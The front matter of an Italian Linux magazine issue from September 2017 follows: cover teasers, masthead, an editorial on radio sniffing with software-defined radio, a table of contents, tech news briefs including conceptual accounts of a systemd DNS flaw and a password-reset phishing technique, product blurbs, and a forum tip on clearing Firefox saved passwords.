Anno XIX - N°7 (178) • Periodicità: mensile • Settembre 2017 • 09/08/2017

VERSIONE BASE RIVISTA+DVD € 5,99

VERSIONE DVD PREMIUM RIVISTA+DVD DOUBLE SIDE € 6,99

DVD DOPPIO

GNU LINUX MAGAZINE

EDIZIONI MASTER
www.edmaster.it

70178
9 771592 815648

LABTEST
GUERRA TRA SMARTPHONE
I 10 modelli top di gamma uno contro l'altro. Chi vincerà? p.26

HACKING, ULTIMA FRONTIERA

Lo sniffer dell'etere

Nell'aria viaggiano tonnellate di comunicazioni non criptate trasmesse via radio. Alcune private, altre pubbliche, altre segrete: intercettale così!

- ✓ Dati e immagini meteo
- ✓ Comunicazioni aeroportuali
- ✓ Conversazioni amatoriali
- ✓ Radio FM da tutto il mondo
- ✓ Trasmissioni del DTT
- ✓ Frequenze di radiocomandi

ed in più

Come costruire da zero un'antenna per aumentare il raggio d'azione dello sniffing

SISTEMA
Parental control no problem!
La guida definitiva per gestire con pochi clic permessi, utenti e applicazioni in Ubuntu

RETE
PERICOLO BOTNET
È una minaccia più grande dei ransomware. Difenditi così!

SICUREZZA
DHCP: altro che sicuro!
C'è chi riesce a clonare il tuo indirizzo IP e fare di tutto nella tua LAN

MAKER LAB
"Quant'è carica quella batteria?"
I nostri esperti ti spiegano come creare un battery check 100% Open: basta un Arduino!

IL KIT DEL PERFETTO SISTEMISTA
I nostri esperti ti spiegano passo-passo come tenere sempre sotto controllo server, reti... e in caso di crash, sei subito avvisato

ANDROID CORNER
ADDIO MULTE!
Forse non lo sai, ma c'è un modo per salvarsi dagli autovelox... p.74

COSÌ CHIAMI A COSTO ZERO
Una nuova app ti fa chiamare senza spendere un centesimo

Poste Italiane S.p.A. - Spedizione in abbonamento postale - D.L. 353/2003 (conv. in L. 27/02/2004 n.46) art. 1, comma 1, Aut. GIPA/S/CS/12/2011 • Distributore esclusivo: Press-di Distribuzione Stampa e Multimedia S.r.l. - 20090 Segrate (MI)


SUPER SERVIZI, SUPER SICUREZZA

La migliore protezione con i nostri servizi di sicurezza

seguici su

hostingsolutions.it

LINUX Magazine

Anno XIX - 07 (178) - Settembre 2017 - Periodicità mensile - 9/08/2017
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: linux-magazine.edmaster.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Collaboratore redazionale: Vincenzo Cosentino
Collaboratori: M. Bonofiglio, M. Petrecca, L. Tringali

Segreteria di Redazione: Rossana Scarcelli

REALIZZAZIONE GRAFICA Cromatika s.r.l.
Responsabile di Produzione: Giancarlo Sicilia
Responsabile grafico di Progetto: Salvatore Vuono
Illustrazioni: Tonino Intieri
Grafica: Fabiola Grandinetti,
Pasquale Pelle, Luigi Ferraro, Elio Monaco

Concessionaria per la pubblicità: EMOTIONAL PUBBLICITÀ SRL
Via F. Melzi d'Eril, 29 - 20154 Milano - Tel 02.76318838
info@emotionalsrl.com

EDITORE Edizioni Master S.p.A.
Sede di Rende: Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD ROM (6 numeri) € 25,00 sconto 30% sul prezzo di copertina di € 35,94; DVD ROM (12 numeri) € 50,00 sconto 30% sul prezzo di copertina di € 71,88; versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/10/2017.
Costo arretrati (a copia): prezzo di copertina + € 6,10 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:
EDIZIONI MASTER S.p.A. - Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito Visa, Cartasì, o Eurocard/Mastercard,** (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.
IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Via Diaz, 13 - 87036 Rende (CS)

SERVIZIO CLIENTI
@ **servizioclienti@edmaster.it**
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 – 13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

Assistenza tecnica: linuxmag@edmaster.it
Stampa: GRAFICA VENETA S.p.A. - Via Malcanton, 2 - 35010 Trebaseleghe (PD).
Duplicazione DVD: EcoDisk S.r.l. - Via Enrico Fermi, 13 - Burago di Molgora (MB)
Distributore esclusivo per l'Italia:
Press-di Distribuzione Stampa e Multimedia S.r.l. - 20090 Segrate (MI)

Finito di stampare: Agosto 2017

EDIZIONI MASTER

Foto Credit: KRD - Immagine di copertina con licenza Creative Commons Attribution - Share Alike 4.0 International

Editoriale

Non esiste solo Internet

Che la privacy sia un qualcosa da difendere coi denti è noto a molti di noi. Così come sono molti di noi quelli che pensano che l'unico posto in cui la nostra sicurezza è messa a repentaglio sia il Web. Certo, la Grande Rete è quel luogo, virtuale, dove ci esponiamo maggiormente ai pericoli dell'era digitale (furti d'identità in primis) ma, purtroppo, non è l'unico. Spesso, infatti, mossi da questa convinzione, dimentichiamo alcuni dettagli fondamentali ed effettuiamo azioni con molta meno prudenza di quanto ne possa servire. Un esempio? Proviamo per un attimo a pensare quand'è stata l'ultima volta che abbiamo utilizzato il bancomat per pagare in un negozio della nostra città; ci siamo mica guardati prima attorno per verificare se una telecamera di sorveglianza stesse riprendendo le nostre mani? Certo, c'è sempre la buona fede dell'esercente, che sicuramente ha piazzato quella telecamera per garantire l'incolumità nostra e dei lavoratori, ma è anche vero che se qualcuno in grado di visualizzare le registrazioni video fosse in grado di entrare in possesso della nostra preziosa carta, per noi le cose si metterebbero davvero male. Ed abbiamo fatto solo un banalissimo esempio. Con questo, però, non vogliamo di certo fare dell'allarmismo e lungi da noi accendere strani dubbi. Vogliamo solo far aprire gli occhi, facendo capire a chi ancora non l'abbia fatto quanto sia necessario stare sempre in guardia, non solo quando stiamo più o meno allegramente navigando sul Web. I pericoli sono dappertutto, frase vera nella realtà e ancor di più quando si ha a che fare con transazioni bancarie o tecnologia in generale. Mentre leggiamo le pagine di questa rivista, proprio sopra le nostre teste stanno circolando tonnellate di comunicazioni. Alcune di queste sono criptate (anche se abbiamo avuto più volte modo di scoprire quanto questo non sia un problema per un pirata ben attrezzato), altre no. E se qualcuno sta pensando che ci riferiamo al Wi-Fi si sbaglia di grosso. Ci stiamo riferendo all'etere, da sempre utilizzato per trasmettere informazioni sotto forma di onde elettromagnetiche. Qualcuno conoscerà sicuramente i cosiddetti "baracchini", delle stazioni ricetrasmittenti utilizzate negli anni d'oro dell'epoca radioamatoriale per le comunicazioni CB, tecnicamente la banda cittadina. Bene, quelli sono solo un esempio di metodi a disposizione per comunicare senza necessariamente far uso di Internet. E l'errore più grande è pensare che le trasmissioni radio, terrestri o satellitari, siano un concetto che sa un po' di vecchio. Ad oggi, sono il mezzo di comunicazione più utilizzato dalle forze dell'ordine (non solo italiane, ma di tutto il mondo) e in casi di eventi spiacevoli come le calamità naturali. Vengono inoltre utilizzate per trasmettere e ricevere dati meteorologici, per le comunicazioni aeroportuali e, ovviamente, dai radioamatori, coloro i quali forse per primi conobbero il concetto di "chat". Banalmente, poi, anche per aprire il cancello di casa o, per chi ancora non ci fosse arrivato, per parlare al telefonino. Ma, com'è giusto che sia, il progresso fa passi da gigante e, invece di abbandonare le comunicazioni radio (sarebbe da pazzi farlo), c'è chi ha incominciato a lavorare ad una nuova tecnologia: SDR. Acronimo di Software Defined Radio, sdogana il concetto di radiotrasmettitore, Mentre prima era necessario togliere di tasca cifre non indifferenti per acquistare un apparecchio (hardware) in grado di ricevere e trasmettere su particolari bande, oggi è quasi tutto demandato al software. Basta acquistare hardware da poche decine di euro per avere in casa una "macchina infernale" capace di captare tutto ciò che sfreccia nell'etere: ed ecco, dunque, che anche le comunicazioni delle forze nell'ordine, ad esempio, non sono poi così tanto riservate. Almeno per le orecchie del pirata di turno.

Vincenzo Cosentino
Invia il tuo commento a:
linuxmag@edmaster.it

HACKING, ULTIMA FRONTIERA

Lo sniffer dell'etere

- ✓ Dati e immagini meteo
- ✓ Comunicazioni aeroportuali
- ✓ Conversazioni amatoriali
- ✓ Radio FM da tutto il mondo
- ✓ Trasmissioni del DTT
- ✓ Frequenze di radiocomandi

ed in più

Come costruire da zero un'antenna per aumentare il raggio d'azione dello sniffing

RETE

IL KIT DEL PERFETTO SISTEMISTA

56 I nostri esperti ti spiegano passo-passo come tenere sempre sotto controllo server, reti e risorse hardware... e in caso di crash, ti avvisa!

SISTEMA

CONDIVIDI NELLA LAN LA TUA STAMPANTE

48 Scopriamo come utilizzare i server di stampa e scansione CUPS e SANED per rendere accessibile la nostra stampante/scanner multifunzione

SICUREZZA

ATTACCO DHCP: IL PROTOCOLLO NON È SICURO!

66 Come funziona l'assegnazione automatica di un indirizzo IP e quali sono le possibili problematiche di sicurezza?

Cover Story

Io sono Linux 16

Hardware

Le 50 migliori cuffie 28

Gaming

Il ritorno delle arene in pieno stile Quake 38

Multimedia

Testi straordinari per i tuoi filmati 43

Sistema

KDE tuning! 48

Maker Lab

Crea un bot col Raspberry 52

Rete

CMS: scegli quello giusto 58

Aumenta la potenza della tua Wi-Fi 60

Drupal, il re dei CMS 62

Sicurezza

Ecco come rubano i tuoi dati 64

Primi passi con lo squalo della Rete 66

Hacking zone

"Così entro nel tuo WordPress" 70

Android corner

Blinda il tuo smartphone! 72

Alla ricerca della foto perduta 74

Rubriche


News 6

Cose da geek 8

Dal forum 10

Prodotti 12

Allegati 14

Tips and Tricks 36

Flash

Facebook e i 2 miliardi di utenti

C'è aria di festeggiamenti in casa Facebook. Dopo i dati di crescita di fatturato più che positivi degli ultimi trimestri, è ora di brindare ad un altro grande traguardo: i 2 miliardi di utenti registrati. Ad annunciarlo è direttamente Mark Zuckerberg nel suo profilo, accompagnando l'esultanza con un video creato appositamente per ringraziare gli utenti del social network. Facebook esalta l'elevata partecipazione e vicinanza delle persone che ogni giorno interagiscono grazie alla rete sociale: ogni giorno 175 milioni di persone condividono una "love reaction" e in media si registrano 800 milioni di like a qualche contenuto. Ogni mese sarebbero poi 1 miliardo le persone che usano i gruppi su Facebook. Una comunità, quella del social network più famoso al mondo, basata sulla condivisione e sulla passione. Sembra proprio che Facebook stia investendo molto per rafforzare il carattere di benevolenza. L'esaltazione dei buoni sentimenti appare evidente su alcuni recenti interventi sulla News Feed: celebrare gli anniversari delle amicizie, la possibilità di reagire ad un contenuto con un "cuore", i nuovi messaggi di ringraziamento che seguono un augurio di buon compleanno, la creazione di un gruppo o quando si esprime gradimento per un post con un cuore fanno tutti parte di questa strategia. Ma l'innovazione in casa Facebook sembra non arrestarsi mai: presto, a quanto pare, verranno annunciate altre interessanti novità.

Systemd vulnerabile ad attacchi DNS

Un server malevolo può effettuare un attacco di buffer overflow


Una nuova vulnerabilità è stata scoperta nel sistema di init Systemd: un server DNS malevolo può sfruttare un errore nell'allocazione di un buffer in systemd-resolved per scrivere dati arbitrari in memoria, causando il crash del software o, potenzialmente, eseguire comandi arbitrari con privilegi elevati. La funzione affetta è dns_packet_new di resolved, che può essere attaccata da un server DNS malevolo tramite una risposta DNS appositamente costruita, provocando l'allocazione di un buffer più piccolo del necessario. Il bug si verifica a causa di un errore nel calcolo della lunghezza della zona di memoria da allocare, che restituisce valori troppo piccoli quando la grandezza della risposta DNS è prossima al valore massimo ammesso per la grandezza del pacchetto UDP (MTU dichiarato sull'interfaccia meno la dimensione degli header IP e UDP).
Tra le distribuzioni GNU/Linux coinvolte annoveriamo Ubuntu (nelle versioni 16.10 e 17.04), Debian (Sid, Stretch e Buster, sebbene in Stretch systemd-resolved sia disabilitato di default).
Canonical, che ha assegnato un livello elevato alla vulnerabilità, ha segnalato la presenza della patch per la risoluzione del problema nella Ubuntu Security Notice 3341-1; anche Debian ha pubblicato un proprio bollettino. Red Hat Enterprise Linux e CentOS non sono vulnerabili, mentre per Fedora è stato rilasciato un aggiornamento.

Per informazioni:
www.edmaster.it/url/6926

Maxi sequestro di IPTV illegali

Chiusi 9 siti e sequestrati 89 server che trasmettevano i canali Sky e Mediaset

Le fiamme gialle hanno chiuso 9 portali che offrivano in maniera abusiva e a prezzi stracciati accesso ai contenuti audiovisivi dei palinsesti pay-per-view di Mediaset Premium e Sky. L'operazione, nome in codice Pirate on Demand, condotta dal nucleo di Polizia Tributaria della Guardia di Finanza di Cagliari è iniziata nel settembre del 2016 ha portato al sequestro di 89 server utilizzati per alimentare i siti Internet incriminati.
A collaborare con le forze dell'ordine anche le unità anti-pirateria di Sky e Mediaset che hanno reso possibile lo sfruttamento in sede di indagine della tecnologia digital content protection e della firma presente nei video: proprio seguendo queste tracce le autorità sono riuscite a risalire ad una serie di indirizzi IP e siti Internet ricorrenti che sono stati individuati come l'origine della diffusione. Per farlo hanno dovuto analizzare una consistente mole di dati scambiati tra Internet Service Provider, uploader e utenti finali e a individuare le informazioni di reale interesse rispetto alle indagini. I 9 portali, oscurati tramite richieta ai provider, rendevano disponibili i contenuti tramite IPTV: chi si abbonava, ad un cifra considerevolmente più bassa rispetto all'offerta regolare delle due emittenti poteva accedere ai relativi contenuti piratati sia in modalità live streaming dei canali trasmessi, sia on demand, ovvero con una raccolta dei contenuti offerti su richiesta.

Per informazioni:
www.edmaster.it/url/6927

PRMitM: l'attacco che fa tremare il Web

Con questa nuova tecnica, non c'è password robusta che tenga

Alcuni ricercatori del College of Management Academic Studies, il più grande ateneo dello Stato di Israele, hanno recentemente pubblicato un articolo nel quale viene illustrata una nuova tecnica di social engineering consistente nell'applicazione dell'approccio man-in-the-middle per violare i meccanismi a disposizione dell'utente per il recupero delle password. L'attacco, chiamato PRMitM (Password Reset Man in the Middle), risulta semplice nel concetto ma elaborato nell'applicazione, e prevede l'utilizzo di apposite piattaforme di backend in grado di assumere il ruolo di intermediario nell'operazione di ripristino della password dimenticata in molte piattaforme e applicazioni Web. CAPTCHA, domande di sicurezza, codici di verifica via SMS o autenticazione a due fattori non sono un ostacolo per l'attaccante: la richiesta per l'informazione eventualmente necessaria viene inoltrata alla vittima; per tale ragione la piattaforma utilizzata nell'attacco deve integrarsi appieno con il servizio target. Uno degli scenari di attacco presentati è effettuato, ad esempio, tramite un sito Web per il quale un utente effettua l'iscrizione, magari per effettuare l'accesso ad un'area riservata o al download di file. Nel momento in cui l'ignara vittima specifica il proprio indirizzo di posta elettronica può iniziare l'attacco vero e proprio: a questo punto infatti, l'attaccante può avviare la procedura di recupero password e chiedere all'utente qualunque informazione necessaria a portare a termine l'operazione, proponendo di compilare le risposte segrete relative alle stesse domande configurate per l'account vittima, o chiedendo altri dettagli necessari.

Per informazioni:
www.edmaster.it/url/6928

Facebook: Aquila vola verso il successo

Dispiegate ancora una volta le ali del drone che porterà Internet nelle aree remote

La nuova missione di Facebook punta a collegare le persone in maniera facile. Per farlo, oltre a dotarsi di nuovi strumenti come la possibilità di creare community, intende irradiare con il Wi-Fi le aree remote del pianeta con l'ausilio di droni solari. Come rende noto la stessa Facebook il secondo volo sperimentale del drone prototipo chiamato Aquila si è concluso con successo. Il drone è in grado di decollare a una velocità di poco superiore ai 40 Km/h e tutti i suoi movimenti appaiono particolarmente lenti e delicati: "Aquila non fa nulla velocemente, decolla piano, scende dolcemente e quando vola si muove tra i 16 e i 24 Km/h. L'abbiamo progettato in questo modo perché Aquila deve stare in volo per lunghi periodi di tempo al fine di fornire l'accesso ad Internet. Aquila funziona ad energia solare con un'elevatissima efficienza consumando l'equivalente di 3 asciugacapelli". L'ultimo volo ha avuto lo scopo di recuperare dati utili a migliorare il progetto, ma anche mostrare di aver imparato dagli errori. Uno dei punti più importanti su cui gli ingegneri si sono concentrati riguarda il comportamento dell'apparecchio in volo e sotto sollecitazioni ambientali. Un attento studio può infatti permettere di ottimizzare al massimo l'assorbimento energetico evitando inutili sprechi.

consentire a chiunque nel mondo di collegarsi ad Internet. Il progetto di Zuckerberg ricorda Project Loon di Google e punta a


Per informazioni:
www.edmaster.it/url/6929

Flash

Google mette gli annunci nel VR

Google ha annunciato di star sperimentando un nuovo formato di advertising pensato specificatamente per la realtà virtuale: si chiamerà Advr e nasce dalla necessità di iniziare a pensare a come monetizzare i contenuti sviluppati per la realtà virtuale. Proprio dagli sviluppatori, spiega d'altra parte Big G, è arrivato l'input di trovare un modo per finanziare le loro applicazioni VR. Ed è da questa necessità che ha iniziato a lavorare ad un nuovo possibile formato per la pubblicità che fosse nativo per la realtà virtuale mobile ma che non fosse eccessivamente intrusivo e soprattutto difficile da adottare. Essendo un progetto non per il breve periodo e per il momento collaterale, il tutto nasce dal lavoro svolto all'interno dell'incubatore di startup di Google, Area 120, che prende il nome dal fatto che i suoi dipendenti spenderanno il 100% del loro tempo per progetti solitamente relegati nel 20% del monte ore. Gli sviluppatori di Area 120 sono arrivati per il momento ad un semplice "cubo", che gli utenti potranno incontrare negli ambienti di realtà virtuale esplorati, che potrà espandersi, nel caso di interazione con l'utente, in un tradizionale schermo più grande col quale veicolare la pubblicità. Non mancano le critiche: è difficile immaginare che il cubo, pur non essendo intrusivo, non rappresenti una distrazione rispetto all'esperienza immersiva promessa dalla VR.

Linux gadget e prodotti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

STAMPA SENZA FILI!

HP ENVY 7640

Se vogliamo stampare in comodità, senza aver a che fare con cavi USB o Ethernet, questa stampante multifunzione è ciò che fa per noi. Grazie all'interfaccia Wi-Fi integrata, potremo stampare con facilità da smartphone, tablet e, ovviamente, anche da PC. La qualità è perfetta anche per stampare fotografie nel formato 10x15 cm o 13x18 cm: per la carta fotografica è presente un vassoio separato e ciò ci consente di non cambiare carta ogniqualvolta vorremo stampare una foto o un documento.

Per informazioni: *www.edmaster.it/url/6932*

IL TELEFONINO IMPERMEABILE

CUSTODIA DA SPIAGGIA IMPERMEABILE PER SMARTPHONE

Se gli smartphone top di gamma sono quasi tutti impermeabili, lo stesso non lo si può dire per i telefonini di fascia media e bassa. Se vogliamo portare lo smartphone in piscina o al mare, ma vogliamo evitare che l'acqua possa danneggiarlo, una custodia impermeabile è perfetta! È infatti in grado di proteggere il device da sabbia, polvere e, ovviamente acqua (fino a 10 metri di profondità).

Per informazioni: *www.edmaster.it/url/6936*

UN CARICATORE, 4 DISPOSITIVI

TECHLY CARICATORE USB 4 PORTE 2,5A

Abbiamo diversi dispositivi da caricare simultaneamente? Dopotutto, molti di noi hanno almeno uno smartphone e un tablet, ma c'è anche chi, per lavoro o per altri motivi, si ritrova con più di un telefonino. Grazie a questo caricabatterie, potremo dire addio a mille adattatori da portare sempre in giro: un solo caricatore per 4 diversi dispositivi. La porta 1, di colorazione rossa, supporta la carica fino a 2.4 A.

Per informazioni: *www.edmaster.it/url/6935*

IL CAVO SUPER RESISTENTE

CAVO MICRO USB GUAINA INTRECCIATA USB 2.0

Se siamo alla ricerca di un cavo USB per caricare il nostro smartphone o tablet che sia super resistente e che non si ingarbugli con facilità, questo è la soluzione perfetta. Dalla lunghezza di 1 metro, segue lo standard USB 2.0, tipo A maschio da un lato e Micro B maschio dall'altro. La colorazione blu con i connettori arancioni lo distinguono ancor di più dal "solito" cavo USB.

2,99 EURO

Per informazioni: *www.edmaster.it/url/6939*

hi-tech per tutti

IL MINI TREPPIEDE

TECHLY TREPPIEDE PORTATILE UNIVERSALE

Dalle dimensioni estremamente compatte è perfetto per essere portato sempre in giro nel taschino, pronto per essere utilizzato all'occorrenza: un selfie di gruppo o un paesaggio da immortalare con il nostro fedele smartphone Android. Grazie alla possibilità di essere ruotato di 360° in orizzontale e 90° in verticale è perfetto per realizzare foto panoramiche o per registrare video in qualsiasi circostanza.

Per informazioni: www.edmaster.it/url/6934

7,80 EURO

IL MOUSE PERFETTO

LOGITECH MARATHON M705

Ogni utente smanettone desidera un mouse affidabile, preciso e, nel caso delle soluzioni senza fili, con una durata della batteria sufficiente. Il Marathon M705 di Logitech è una garanzia: la batteria offre un'autonomia di 3 anni e lo scorrimento ultra-veloce lo rendono perfetto per gli utilizzatori più incalliti. Il tracciamento laser offre una perfetta precisione su qualsiasi tipo di superficie.

Per informazioni: www.edmaster.it/url/6938

NON IL SOLITO ROUTER

MODEM ROUTER TENDA DUALBAND 1200 MBPS

Velocità, design e multimedialità: sono le parole chiave che identificano questo modem router Tenda, ideale per chi cerca solo il meglio senza però dover togliere di tasca cifre esorbitanti. Le due antenne esterne da 7dB garantiscono un raggio d'azione molto elevato e la wireless a 1200 Mbps lo rende perfetto per chi ha necessità di scaricare sempre alla massima potenza. Non manca una porta USB per la condivisione di file in rete.

Per informazioni: www.edmaster.it/url/6933

119,94 EURO

IL GUARDIANO DIGITALE

HIKAM S5

La sicurezza non è mai troppa ed avere un occhio digitale che vigili sempre sui nostri spazi più importanti (casa, giardino, ufficio, ecc.) è ormai una prerogativa di molti. Questa piccola IP Cam offre sia la connettività cablata (Ethernet) che senza fili (Wi-Fi). La sua configurazione è immediata e ci permette di visualizzare le immagini riprese dalla telecamera anche da smartphone Android. Presenti anche i LED infrarossi per la visione notturna.

Per informazioni: www.edmaster.it/url/6937

SOLUZIONI DAL FORUM

Ogni mese i thread più gettonati estratti nelle diverse discussioni dal forum di GNU/Linux Magazine. Se non fate ancora parte della nostra squadra, iscrivetevi subito e contribuite alla crescita del movimento Open Source. Il nostro sito è pronto ad ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e del Software Libero

Sistema/Sicurezza

FIREFOX: CRONOLOGIA, PASSWORD E COOKIE

DOMANDA • Sto lavorando su un computer che devo dare ad altri e, mentre provavo l'accesso ad un sito con Firefox, ho memorizzato la password. Come cancello le password memorizzate?

SOLUZIONE • La richiesta dell'utente **Sargon6** ha un'immediata soluzione tramite la procedura che segue. Premiamo il tasto **Alt** per far apparire i menu in alto e da **Modifica** optiamo per **Preferenze**. Alternativamente, a destra nella barra delle icone, possiamo cliccare sull'icona con tre strisce orizzontali e dal pannello contestuale optare per **Preferenze**. Giunti a questo punto dall'elenco di sinistra scegliamo **Sicurezza**. Se vogliamo evitare questa trafila abbiamo a disposizione una terza strada, scrivere nella barra degli indirizzi direttamente la stringa **about:preferences#security** (Fig. 1). Ora, dalla schermata principale, nel pannello di destra, nella sezione **Accessi** clicchiamo sul pulsante **Accessi Salvati**. Verrà aperta una pop-up omonima nella quale cliccare su **Rimuovi tutto**. È utile sapere che durante il normale uso del browser vengono registrati altri file come i cookie di navigazione, la cronologia, gli accessi effettuati, i file temporanei in cache, ecc. Allora, sempre in **Preferenze** dirigiamoci questa volta su **Privacy** (alternativamente, come il caso precedente, è possibile digitare nella barra degli indirizzi la stringa **about:preferences#privacy**). Nella sezione **Cronologia** clicchiamo su cancellare la cronologia recente. Nella nuova pop-up (Fig. 2) selezioniamo tutto nel menu a tendina **Intervallo di tempo** da cancellare e assicuriamoci che in **Dettagli** siano spuntate tutte le caselle presenti. A questo punto, clicchiamo su **Cancella adesso** per cancellare tutti i tipi di file elencati. Aggiungiamo, infine, un ulteriore suggerimento oltre a quelli riportati nel forum. Quando lanciamo da utente (amministratore o meno che sia) il browser Firefox questo andrà a creare nella 